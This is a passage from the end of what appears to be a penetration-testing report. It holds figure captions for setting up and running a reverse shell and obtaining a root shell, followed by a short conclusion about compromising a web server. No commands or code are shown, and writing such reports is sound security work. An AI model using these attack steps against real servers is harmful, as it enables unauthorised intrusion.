

Figure 5.16: Setup for Reverse Shell



Figure 5.17: Reverse Shell Execution



Figure 5.18: Root Shell

Chapter 6

Conclusion

This report covered the steps taken to compromise a website server, from initial reconnaissance to exploiting vulnerabilities and escalating privileges. The methods and tools used were discussed in detail.